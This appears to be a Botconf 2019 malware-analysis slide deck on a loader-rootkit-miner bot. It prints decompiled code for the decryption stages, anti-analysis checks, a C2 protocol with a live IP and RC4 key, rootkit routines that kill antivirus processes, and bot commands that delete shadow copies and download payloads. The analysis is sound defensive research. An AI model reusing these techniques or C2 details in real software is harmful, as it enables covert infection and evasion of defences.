


Bot with rootkit: update and mine!


Botconf
Bordeaux, France, 2019



Alexander Eremin

Malware analyst,
Kaspersky

Why this bot?



Signed Windows update
Downloads and installs a
legitimate KB3033929

Rootkit
Downloads and installs rootkit.

Why this bot?



Light 20-minute adventure
We thought

Agenda

Dropper-Roller-XORer

Loader: let the party start!

Say it right: communication protocol

Rootkit: remembering Necurs

Bot: knock-knock, who's there?

Here comes the miner!

Retrospective



```
v25 = VirtualAllocEx(0xFFFFFFFF, 0, dwSize, flAllocationType, v5 << 6);
```

```
v6 = v25;
```

```
v10 = &unk_41A3E8;
```

```
for ( k = 0; k < dwSize >> 2; ++k )
```


```
{
```

```
    v0 = v10[k] - k;
```

```
    *(v25 + k) = dword_41A3E4 ^ __ROL4__(dword_41A3E4 ^ v0, 7);
```

```
}
```

```
decryption_info.kernel_32_handle = GetModuleHandleA(ModuleName);
decryption_info.data_1 = &unk_41B10C;
decryption_info.size_of_data_1 = 0x1F978;
decryption_info.decryption_key = dword_41B108;
decryption_info.size_of_data_2 = dword_43AA84;
v27 = 0xF5AFB15B;
v17 = 0xECF2BB28;
decrypted_data(&decryption_info);
```



```
00000000: 55 8B EC 81-EC D4 00 00-00 C6 85 70-FF FF FF 56 УльБьЪ Ёp V
00000010: C6 85 71 FF-FF FF 69 C6-85 72 FF FF-FF 72 C6 85 Ёq iЁr rЁE
00000020: 73 FF FF FF-74 C6 85 74-FF FF FF 75-C6 85 75 FF s tЁt uЁu
00000030: FF FF 61 C6-85 76 FF FF-FF 6C C6 85-77 FF FF FF aЁv lЁw
00000040: 41 C6 85 78-FF FF FF 6C-C6 85 79 FF-FF FF 6C C6 AЁx lЁy lЁ
00000050: 85 7A FF FF-FF 6F C6 85-7B FF FF FF-63 C6 85 7C Ez oЁ{ cЁ|
00000060: FF FF FF 00-C6 85 5C FF-FF FF 47 C6-85 5D FF FF Ё\ GЁ]
00000070: FF 65 C6 85-5E FF FF FF-74 C6 85 5F-FF FF FF 50 eЁ^ tЁ_ P
00000080: C6 85 60 FF-FF FF 72 C6-85 61 FF FF-FF 6F C6 85 Ё^ rЁa oЁE
00000090: 62 FF FF FF-63 C6 85 63-FF FF FF 41-C6 85 64 FF b cЁc AЁd
000000A0: FF FF 64 C6-85 65 FF FF-FF 64 C6 85-66 FF FF FF dЁe dЁf
000000B0: 72 C6 85 67-FF FF FF 65-C6 85 68 FF-FF FF 73 C6 rЁg eЁh sЁ
```

Decrypt data

The data is decrypted and becomes a code starting with a prologue

Transfer control

Dropper transfers control to decrypted code with a pointer to the struct

Craft a struct

A kernel32.dll handler and decryption information for next stage

```
v52 = 'L';   v23 = 'G';   v83 = 'V';   v39 = 'V';  
v53 = 'o';   v24 = 'e';   v84 = 'i';   v40 = 'i';  
v54 = 'a';   v25 = 't';   v85 = 'r';   v41 = 'r';  
v55 = 'd';   v26 = 'P';   v86 = 't';   v42 = 't';  
v56 = 'L';   v27 = 'r';   v87 = 'u';   v43 = 'u';  
v57 = 'i';   v28 = 'o';   v88 = 'a';   v44 = 'a';  
v58 = 'b';   v29 = 'c';   v89 = 'l';   v45 = 'l';  
v59 = 'r';   v30 = 'A';   v90 = 'P';   v46 = 'A';  
v60 = 'a';   v31 = 'd';   v91 = 'r';   v47 = 'l';  
v61 = 'r';   v32 = 'd';   v92 = 'o';   v48 = 'l';  
v62 = 'y';   v33 = 'r';   v93 = 't';   v49 = 'o';  
v63 = 'A';   v34 = 'e';   v94 = 'e';   v50 = 'c';  
v64 = '\\0';  v35 = 's';   v95 = 'c';   v51 = '\\0';  
                v36 = 's';   v96 = 't';  
                v37 = '\\0';  v97 = '\\0';
```

Stack strings

Windows API names are constructed on the stack



Dropper-Roller-XORer

```
result = VirtualAlloc_func(0, decryption_info->size_of_data_1, 0x3000, 4);
alloc_1 = result;
if ( result )
{
    result = VirtualAlloc_func(0, decryption_info->size_of_data_2, 0x3000, 4);
    alloc_2 = result;
```

```
if ( result )
{
    v7 = 0;
    v8 = 0;
    while ( v7 < decryption_info->size_of_data_1 )
    {
        if ( !(v8 % 3) )
            v7 += 2;
        *(alloc_1 + v8++) = *(decryption_info->data_1 + v7++);
    }
```

```
v104 = 3 * decryption_info->size_of_data_1 / 5u;
for ( i = 0; i < v104 >> 2; ++i )
    *(alloc_1 + i) = decryption_info->decryption_key ^
```

```
result = FSG_decompress(alloc_1, alloc_2);
```

```
if ( v12 || v8 != 2 )
{
    if ( v12 )
        v8 -= 2;
    else
        v8 -= 3;
    v8 <<= 8;
    v8 += *v4++;
    v9 = sub_41AE08(&v4);
    if ( v8 >= 0x7D00 )
        ++v9;
    if ( v8 >= 0x500 )
        ++v9;
    if ( v8 < 0x80 )
        v9 += 2;
```

```
45 E7-20
B1 FE 2D-
2B 26 D9
64 40 -9A
D0 A4-DD
03 8A-0E
9D C5 BA-
0C 9A BC
7C 49 -12 EF 91
```

```
4D 38 5A 90-38 03 66 02-04 09 71 FF-81 B8 C2 91 M8ZP8vf0og Б7тC
01 40 C2 15-C6 F0 09 1C-0E 1F BA F8-00 B4 09 CD @0-S[EoLp|° |o=
21 B8 01 4C-C0 0A 54 68-69 73 20 0E-70 72 6F 67 !;0L [This pprog
67 61 6D 87-63 47 6E 1F-4F 74 E7 62-65 AF CF 75 gam3cGnV0t4ben±u
5F 98 69 06-44 4F 7E 53-03 6D 6F 64-65 2E 0D 89 _Шi+DO~Svmode.И
0A 24 4C 44-ED 01 2B BF-B6 A9 4A D1-E5 58 04 1D $LD@0+;|ЙJтxX+
3E D6 20 2A-A3 08 7C 22-43 D5 3E 23-22 B1 04 7B >г *г| "C F>#" {
2E D2 E4 BD-33 D4 C2 B4-19 D5 50 10-A0 32 42 F8 .тФ|з |↓P>a2B°
BE A9 3C D0-F1 66 81 11-4F 2E D9 E4-AF 0C D3 F0 ↓й<|эфБ<0.↓фп0|Е
```

```
32.dll %s\drivers\%s.sys SYSTEM %d o%d \*.dll \drivers\*
services\%s WOW64 Path32 Software\7-Zip \ http://45.227.252.54 http://
te-Agent POST Content-Type: application/octet-stream Conn
0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome
EM\CurrentControlSet\Control\Class\{4D36E968-E325-11CE-BFC1-08002BE10318}\0000 , tDAZRN9ojq5aga999 /b/ P G M
"cis":"0", "lvl":"0", "adm":"0", "bit":"%d", "osv":"%s", "osb":"0", "tmt":"0", "bid":"%s", "bnet":"%s", "video":"%s", "p
UVWXYZabcdefghijklmnopqrstuvwxy0123456789 has specsymbols domain is NULL WORKGROUP ProductName SOFTWARE\Microsoft\W
once ok MZ c2 dr MZ ok c2 dr not MZ downloading bot... ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxy01
installer.msu &lip= KB downloaded ok cmd.exe /c "wusa.exe /quiet /f
0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz log.txt signs.txt avs.
ader service already run c2 dr installed ok c2 dr NOT installed c2 bot installed ok c2 NOT ok try to open rootkit...
led Driver install ERROR (code = %i) Driver read ERROR (code = %i) hlpProcessExeDirectory() ERROR (code = %i) Name
blacklist setup ERROR Protected registry keys setup Protected registry keys setup ERROR Payload installed Payload
installer run payload already run 1.3.6.1.4.1.311.2.1.12 Program Name : %s Publisher
%s%s exe sys Microsoft Corporation ' ' by ' , signed to ' installed signed soft found: %s%s%s%s%s%s%s
com/raw ipcheck inet is ok ipcheck inet not ok http://ipecho.net/plain ipcheck2 inet is
is ok win 2008 found. exiting win xp found. exiting win xp64 or 2003 found. exiting win server 2008 found. exiting
ation/x-www-form-urlencoded /1.php 45.227.252.54 sent ModuleCoreService.exe mcapexe.
File failed ReadDirectoryChangesW failed %s%s added modified %s\system32\crypt32.d
norVersion: %d BuildNumber: %d RevisionNu
product get name, version os stata done %ProgramW6432% parsing 32 bit folder too installed
cis found exiting KB is not installed installing KB for win 7 x86 /1.php?f=1 installing KB for win 7 x64 /1.php?f=2
re\7-Zip NAT is off C:\Windows\ C:\Windows\Logs\ payload already exists a
```

Agenda

Dropper-Roller-XORer

Loader: let the party start!

Say it right: communication protocol

Rootkit: remembering Necurs

Bot: knock-knock, who's there?

Here comes the miner!

Retrospective

Loader: let the party start!

12

```
write_to_log("running loader");
if ( check_OS_version() )
    goto LABEL_2;
if ( check_keyboard_layout() )
{
    write_to_log("cis found");
LABEL_2:
    self_deleting_func();
LABEL_3:
    v5 = GetCurrentProcess();
    TerminateProcess(v5, 0);
    return 0;
}
if ( check_presence() )
{
    write_to_log("exiting");
    goto LABEL_3;
}
v6 = 1;
CreateMutexA(0, 1, Name);
get_current_process = GetCurrentProcess;
```

Total logging

All code is nicely commented
with debugging strings

Loader: let the party start!

```
GetVersionExW(&VersionInformation);
if ( VersionInformation.dwMajorVersion == 5 )
{
    minor_version = VersionInformation.dwMinorVersion;
    if ( !VersionInformation.dwMinorVersion )
    {
        write_to_log("win 2000 found. exiting");
        minor_version = VersionInformation.dwMinorVersion;
    }
    if ( minor_version == 1 )
    {
        write_to_log("win xp found. exiting");
        minor_version = VersionInformation.dwMinorVersion;
    }
    if ( minor_version != 2 )
        return 1;
    v1 = "win xp x64 or 2003 found. exiting";
LABEL_8:
    write_to_log(v1);
    return 1;
}
if ( VersionInformation.dwMajorVersion == 6 && !VersionInformation.dwMinorVersion )
{
    v1 = "win server 2008 found. exiting";
    goto LABEL_8;
}
return 0;
```

Check OS version

Stop executing if:

- Windows XP
- Windows 2000
- Windows Server 2008

Check keyboard layout

Check language against one of
CIS languages


Check loader presence

Create a mutex

Loader: let the party start!

14

```
switch ( (unsigned int)GetKeyboardLayout(0) & 0x3FF )
{
  case LANG_ROMANIAN:
  case LANG_RUSSIAN:
  case LANG_UKRAINIAN:
  case LANG_BELARUSIAN:
  case LANG_TAJIK:
  case LANG_ARMENIAN:
  case LANG_AZERI:
  case LANG_GEORGIAN:
  case LANG_KAZAK:
  case LANG_KYRGYZ:
  case LANG_TURKMEN:
  case LANG_UZBEK:
    v0 = 1;
    break;
  default:
    return v0;
}
return v0;
```



Check OS version

Stop executing if:

- Windows XP
- Windows 2000
- Windows Server 2008

Check keyboard layout

Check language against one of
CIS languages

Check loader presence

Create a mutex

Loader: let the party start!

```
v0 = CreateMutexA(0, 1, Name);
if ( !v0 )
    return 1;
if ( GetLastError() == 183 )
{
    CloseHandle(v0);
    write_to_log("loader service already run");
    return 1;
}
CloseHandle(v0);
return 0;
```

Check OS version

Stop executing if:

- Windows XP
- Windows 2000
- Windows Server 2008

Check keyboard layout

Check language against one of
CIS languages

Check loader presence

Create a mutex

Loader: let the party start!

16

```
sub_403505(L"MajorVersion:          %d", *(lpBuffer + 5));
sub_403505(L"MinorVersion:         %d", v3[4]);
sub_403505(L"BuildNumber:          %d", v3[7]);
sub_403505(L"RevisionNumber (QFE): %d", v3[6]);
v4 = v3[7];
if ( v4 < 7601u )
    return 0;
if ( v4 <= 7601u )
{
    if ( v4 == 7601 && v3[6] < 18741u )
        return 0;
}
LABEL_13:
    sub_40AE60(crypt32_ver);
}
return 1;
```

Crypt32.dll check

Checks if crypt32.dll exists and version is greater than build 7601 rev. 18741.

If less – install legitimate update

“ ... an update ... to add support for SHA-2 signing and verification functionality.

<https://docs.microsoft.com/en-us/security-updates/SecurityAdvisories/2015/3033929>

Loader: let the party start!

18

```
if ( check_crypt32_version() )
{
    write_to_log("KB installed");
}
else
{
    write_to_log("KB is not installed");
    v8 = get_OS_ver();
    if ( v8 == 1 )
    {
        write_to_log("installing KB for win 7 x86");
        download_and_install_KB("/1.php?f=1");
        self_deleting_func();
        v9 = GetCurrentProcess();
        TerminateProcess(v9, 0);
    }
    if ( v8 == 2 )
    {
        write_to_log("installing KB for win 7 x64");
        download_and_install_KB("/1.php?f=2");
        self_deleting_func();
        v10 = GetCurrentProcess();
        TerminateProcess(v10, 0);
    }
}
```

Download Windows update

If update is needed, it is downloaded and installed.

After that malware sends logs to CnC, deletes itself and exits



Agenda

Dropper-Roller-XORer

Loader: let the party start!

Say it right: communication protocol

Rootkit: remembering Necurs

Bot: knock-knock, who's there?

Here comes the miner!

Retrospective

Say it right: loader communication protocol

20

```
POST /b/
06737183d5f4fae26e2bebb57df33daePtDAZRN9ojq5agaMs15GlelgjG27299CbZ2091m4cCpb7Ive
HTTP/1.1
Content-Type: application/octet-stream
Cache-Control: no-cache
User-Agent: Windows-Update-Agent
Host: 45.227.252.54
Content-Length: 432
Connection: Close
```

```
xoTLQVq1HF3fwCw6c9GrdMS5fGSAtSvq/
YelVKWU8uJxLR+urdMzpG5cI27Cn0reOaZHWD01peQwGwnBGZVzggZseNnkIEiX9oXpsSTXfjZNCn8yB
iEWZ4eEzuOwaLmfR3aSrWR+vDtq95euSwjUIkU7072Pk4dfbvKR60MeCMdsZGijBkZMPxnKIVvDZxs5H
GFcjWMYB1S/
K2aEdcAxNUWkD2cyWZcx1EfSXczyPv9oozv1hwANo2Tp6KbUEnce91ST0hdOKWZIm6AQcCVcS/
KSAm29dQtW5FXiwjf09T57zvHE/QmpH2E/
TVK8wShAWGffI091RG1IJraJaTQgi7mdsHTXQzb3cg1aqvjhtv9WaSSQQEvr/XZwWS4qU5s/
kWfYJr8nHuBJM5mPigM+EpQVTu/RjaOY3WKManD4OJ3gNg==HTTP/1.1 200 OK
Date: Thu, 21 Mar 2019 01:14:37 GMT
Server: Apache/2.2.22 (Debian)
X-Powered-By: PHP/5.4.45-0+deb7u14
Content-Disposition: attachment; filename=1818bc56cfd00c95e98705976d4b4cac.x64
Content-Length: 121608
Connection: close
Content-Type: application/octet-stream
```

```
..)$.&m..\H.M..^..^... ..;...K./...[...
4|...h...e.XW...*<...S.k.....qx.....d.I}nTl.c.....$...7..f6.eh...m.. .vn....:
```

Check IP

Checks IP via services like
myexternalip.com

Request rootkit or bot
POST request with RC4-
encrypted and Base64-encoded
information about infected
machine

Response

RC4-encrypted PE-file

Say it right: loader communication protocol

`/b/bb180dab2322c40b8d628dea3b8c7c60PtDAZRN9ojq5agaM7SlcS4HPu9i7b8gpxAqJ4nHsJT4KNLW6`

Hardcoded directory

MD5 of following substring

P – is x64 for rootkit download
G – is x86

M – is x64 for bot download
S – is x86

Hardcoded string

Random part

```
{
  "rep": 0,
  "proc_n": "cpu",
  "proc_c": "0",
  "hash_r": "0",
  "ver": "155",
  "cam": "0",
  "cis": "0",
  "lvl": "0",
  "adm": "0",
  "bit": "1",
  "osv": "Windows 7 Professional",
  "osb": "0",
  "tmt": "0",
  "bid": "*****",
  "bnet": "ldr",
  "video": "Standard VGA Graphics Adapter,",
  "pc": "*****",
  "dmn": "*****",
  "lip": "*****"
}
```

JSON

Contains basic information.
Some values are hardcoded
RC4 encrypted
Base64 encoded

RC4 key

gJypA9RWUIYpnBbzujVqE6fDc
EAkOzoz

Say it right: loader communication protocol

23

```
if ( sub_4063B0(a2, v38, "MZ") == v38 )
{
    write_to_log("c2 dr MZ ok");
    v2 = sub_4038FB(v38, lpString);
}
else
{
    write_to_log("c2 dr not MZ");
}
```



```
v8 = OpenSCManagerA(0, 0, 2u);
if ( v8 )
{
    hService = CreateServiceW(v8, v5, v5, 0x10u, 1u, 3u, 0, lpBinaryPathName, 0, 0, 0, 0);
}
```

Rootkit response
MZ header is checked
Service is created

Agenda

Dropper-Roller-XORer

Loader: let the party start!

Say it right: communication protocol

Rootkit: remembering Necurs

Bot: knock-knock, who's there?

Here comes the miner!

Retrospective


```
case 0x220000:  
    dword_408434 = 1;  
    .  
    KeSetEvent(&Object, 0, 0);  
    goto LABEL_35;  
case 0x220004:  
    if ( NumberOfBytes < 0x100 )  
        break;  
    encrypt_and_set_key_value(L"S01", Src, NumberOfBytes);  
    v8 = ExAllocatePoolWithTag(PagedPool, NumberOfBytes, 0);  
    Buffer = v8;  
    if ( !v8 )  
        break;  
    memcpy(v8, Src, NumberOfBytes);  
    Length = NumberOfBytes;  
    dword_408434 = 2;  
    goto LABEL_34;  
case 0x220008:  
    if ( dword_408420 || NumberOfBytes && NumberOfBytes < 0x100 )  
        break;  
    if ( Src && NumberOfBytes )  
    {  
        if ( encrypt_and_set_key_value(L"S02", Src, NumberOfBytes) )  
        {  
            v7 = decrypt_mzpe_and_inject(Src, NumberOfBytes);  
            goto LABEL_61;  
        }  
    }  
    else  
    {  
        delete_reg_value(L"S02");  
        v6 = delete_reg_value(L"S05");  
        sub_403C3A();  
    }  
    break;
```

Necurs commands style IOCTL-like registry keys

```
callback_func_408978 = a1;
sub_402A84(&unk_408950);
return CmRegisterCallback(Function, 0, &Cookie) >= 0;
```

```
if ( wcsicmp(object_name, L"\\REGISTRY\\MACHINE\\SYSTEM") || *(Argument2 + 3) != 3 )
{
    ExFreePoolWithTag(v10, 0);
    goto LABEL_16;
}
Value = 0;
v5 = 0xC0000001;
if ( RtlUnicodeStringToInteger(*(Argument2 + 1), 0, &Value) >= 0 && Value >= 0x220000 )
{
    P = 0;
    DataSize = 0;
    if ( callback_func_408978(callback_func_408978, Value, *(Argument2 + 4), *(Argument2 + 5), &P, &DataSize) )
    {
        v5 = 0xC0000022;
        if ( P )
        {
            sub_4027C6(v10, L"o", P, DataSize);
            if ( P )
                ExFreePoolWithTag(P, 0);
        }
    }
}
```

Registry access intercept
Receive commands based on
registry keys

Rootkit: remembering Necurs

27

```
int __cdecl write_payload_to_registry(BYTE *lpData, DWORD cbData)
{
    return set_reg_value(0x220008, lpData, cbData, 0, 0);
}
```

```
case 0x220008:
    if ( dword_408420 || NumberOfBytes && NumberOfBytes < 0x100 )
        break;
    if ( Src && NumberOfBytes )
    {
        if ( encrypt_and_set_key_value(L"S02", Src, NumberOfBytes) )
        {
            v7 = decrypt_mzpe_and_inject(Src, NumberOfBytes);
            goto LABEL_61;
        }
    }
}
```

Bot

Downloads update

Saves it to registry with key

0x220008

Rootkit

Checks the key

Gets the data

Saves it to registry key

Rootkit: remembering Necurs

28

```
int __cdecl write_payload_to_registry(BYTE *lpData, DWORD cbData)
{
    return set_reg_value(0x220008, lpData, cbData, 0, 0);
}
```

Bot

Downloads update

Saves it to registry with key

0x220008

case 0x220008:

```
    if ( dword_408420 || NumberOfBytes && NumberOfBytes < 0x100 )
        break;
    if ( Src && NumberOfBytes )
    {
        if ( encrypt_and_set_key_value(L"S02", Src, NumberOfBytes) )
        {
            v7 = decrypt_mzpe_and_inject(Src, NumberOfBytes);
            goto LABEL_61;
        }
    }
    "\REGISTRY\MACHINE\SYSTEM\CurrentControlSet\services\*driver_name*\S02"
```

Rootkit

Checks the key

Gets the data

Saves it to registry key

Commands

0x220004

Update rootkit

0x220008

Update payload

0x22000C

Names blacklist

0x220010

Signatures blacklist

0x220014

**Target process to
inject**

0x220018

**Protected registry
keys**

```
v13 = PsSetCreateProcessNotifyRoutine(dword_4088EC, 0);  
dword_408918 = v13 >= 0;  
memset(dword_4088F0, 0, sizeof(dword_4088F0));  
if ( v13 < 0 )  
    return v3;
```

```
v5 = PsSetLoadImageNotifyRoutine(NotifyRoutine);  
dword_408944 = v5 >= 0;  
memset(dword_40891C, 0, sizeof(dword_40891C));  
if ( v5 < 0 )  
    return v3;
```

Process creation handlers

Rootkit monitors process creation to check them

Blacklists

Rootkit receives blacklist of process names and signature names

Process termination

If process found on the blacklist, it is terminated and EP is overwritten

```
if ( sub_401208(aProcess hacker2, 0x228050u, 0x2A28, 0, 0) )
{
    sub_4034D9("Names blacklist setup");
    if ( sub_401208(aAntirootkitsBi, 0x228078u, 2513, 0, 0) )
    {
        sub_4034D9("Signatures blacklist setup");
        sub_401208(aCalculatorVers, 0x2280A0u, 0x4C2, 0, 0);
        if ( sub_401208(aSoftwareZip_1, 0x2280C8u, 17, 0, 0) )
        {
            sub_4034D9("Protected registers:");
            lpMem = GetCurrentThreadLocalMemory();
            sub_401208(&lpMem, 0x2280A0u, 0x4C2, 0, 0);
            v10 = v15;
            v11 = GetProcessHeap();
            HeapFree(v11, 0, v10);
            return 1;
        }
        sub_4034D9("Protected registers:");
    }
    else
    {
        sub_4034D9("Signatures blacklist setup");
    }
}
else
{
    sub_4034D9("Names blacklist setup");
}
```

- Check Point Software Technologies Ltd
- GRISOFT, s.r.o.
- Avira GmbH
- Avira Operations GmbH & Co. KG
- BITDEFENDER LLC
- BitDefender SRL
- Doctor Web Ltd
- ESET, spol. s r.o.
- FRISK Software International Ltd
- Kaspersky Lab
- Panda Software International
- Check Point Software Technologies
- BullGuard Ltd
- antimalware
- NovaShield Inc
- CJSC Returnil Software
- Anti-Virus
- Sophos Plc
- Comodo Security Solutions
- Quick Heal Technologies
- G DATA Software

Process creation handlers

Rootkit monitors process creation to check them

Blacklists

Rootkit receives blacklist of process names and signature names from loader

Process termination

If process found on the blacklist, it is terminated and EP is overwritten

```
if ( PsLookupProcessByProcessId(a1, &Object) >= 0 )
{
    if ( ObOpenObjectByPointer(Object, 512, 0, 1, PsProcessType, 0, &ProcessHandle) >= 0 )
    {
        LOBYTE(v1) = ZwTerminateProcess(ProcessHandle, 0) >= 0;
        ZwClose(ProcessHandle);
    }
    ObfDereferenceObject(Object);
}
```

```
v1 = IoAllocateMdl((a1 + (*(a1 + 60) + a1 + 40)), 0x200u, 0, 0, 0);
v2 = v1;
if ( v1 )
{
    MmProbeAndLockPages(v1, 0, 0);
    v3 = MmMapLockedPagesSpecifyCache(v2, 0, MmCached, 0, 0, NormalPagePriority);
    if ( v3 )
    {
        *v3 = 0x1B8;
        v3[1] = 0x8C2C0;
        MmUnmapLockedPages(v3, v2);
    }
    MmUnlockPages(v2);
    IoFreeMdl(v2);
}
```

```
mov eax, 0x0C000001, STATUS_UNSUCCESSFULL
ret 8
```

Process creation handlers

Rootkit monitors process creation to check them

Blacklists

Rootkit receives blacklist of process names and signature names from loader


Process termination

If process found on the blacklist, it is terminated and EP is overwritten

Rootkit: remembering Necurs

```
if ( v2 )
{
    memcpy(v2, &encrypted_mzpe_ldr_load_dll, 0x1200u);
    v4 = 0;
    do
        decrypted_mzpe[v4++] ^= 0xCCu;
    while ( v4 < 0x1200 );
    decrypted_ldr_dll_ = sub_405148(a1, MaxCount, &::MaxCount, decrypted_mzpe);
    if ( decrypted_ldr_dll_ )
        PsSetCreateProcessNotifyRoutine_func(0, inject_func, 0);
    ExFreePoolWithTag(decrypted_mzpe, 0);
}
```

Payload update
Rootkit decrypts DLL from its body
Reflective loader places the payload in the memory



Agenda

Dropper-Roller-XORer

Loader: let the party start!

Say it right: communication protocol

Rootkit: remembering Necurs

Bot: knock-knock, who's there?

Here comes the miner!

Retrospective

Bot: knock-knock, who's there?

35

```
if ( v2 )
{
    OutputDebugStringA("not first run");
    CreateThread(0, 0, directory_monitor, 0, 0, &ThreadId);
}
else
{
    OutputDebugStringA("first run");
    disable_notifications_10003113();
    delete_shadows_10003054();
    delete_cryptsvc_10003252();
    ThreadId = 0;
    sub_100014AB(v3, v3, &ThreadId);
    CreateThread(0, 0, reboot_thread, 0, 0, &v6);
}
OutputDebugStringA("offline mode start");
if ( !RegOpenKeyExW(HKEY_LOCAL_MACHINE, L"Software\\7-Zip", 0, 0x20119u, &ThreadId) )
    sub_100032F7(&ThreadId);
OutputDebugStringA("offline mode ended");
while ( 1 )
{
    if ( !v1 )
        v1 = CreateThread(0, 0, knock_for_job_1000336E, 0, 0, &v5);
    if ( !v9 )
        v9 = CreateThread(0, 0, knock_for_pools_10003490, 0, 0, &v4);
    OutputDebugStringA("my testThread2");
    Sleep(30000u);
}
```

First run

Disable notifications

Delete shadow copies

Delete service CryptSvc

Reboot

Not first run

Create monitoring thread

Create two working threads

Bot: knock-knock, who's there?

36

```
v20 = StrToIntA(lpSrc) - 2;
if ( !v20 )
{
    OutputDebugStringA("c2, need to update");
    v28 = sub_10001FD5(v8, v6, 4);
    v31 = sub_10001FD5(v29, v30, 3);
    v32 = StrToIntA(v31);
    sub_10001F1C(hObject, v32, v8, xmm0_0, v28);
    ExitProcess(0);
}
v21 = v20 - 1;
if ( v21 )
{
    if ( v21 == 2 )
    {
        OutputDebugStringA("c2, need to update driver");
        v22 = v8[18];
        lpMem = 0;
        *(v6 + v22) = 0;
        v23 = b64_decode_100017A2((v6 + v8[17]), &lpMem);
        v24 = v23;
        if ( v23 )
        {
            RC4(v23, lpMem);
            update_10001087(v24, 0x228004, v8, lpMem);
            OutputDebugStringA("rkt updated succ");
        }
    }
}
```

Communication thread

The same protocol
RC4 and Base64

Commands

“2” – update bot

“3” – download and execute

“5” – update rootkit

Bot: knock-knock, who's there?

37

```
v20 = StrToIntA(lpSrc) - 2;
if ( !v20 )
{
    OutputDebugStringA("c2, need to update");
    v28 = sub_10001FD5(v8, v6, 4);
    v31 = sub_10001FD5(v29, v30, 3);
    v32 = StrToIntA(v31);
    sub_10001F1C(hObject, v32, v8, xmm0_0, v28);
    ExitProcess(0);
}
v21 = v2;
if ( v21 == 2 ) OutputDebugStringA("knocking for the pools...");
{
    if ( v21 == 2 )
    {
        OutputDebugStringA("c2, need to update driver");
        v22 = v8[18];
        lpMem = 0;
        *(v6 + v22) = 0;
        v23 = b64_decode_100017A2((v6 + v8[17]), &lpMem);
        v24 = v23;
        if ( v23 )
        {
            RC4(v23, lpMem);
            update_10001087(v24, 0x228004, v8, lpMem);
            OutputDebugStringA("rkt updated succ");
        }
    }
}
```

Communication thread

The same protocol

RC4 and Base64

"2" – update bot

"3" – download and execute

"5" – update rootkit

Agenda

Dropper-Roller-XORer

Loader: let the party start!

Say it right: communication protocol

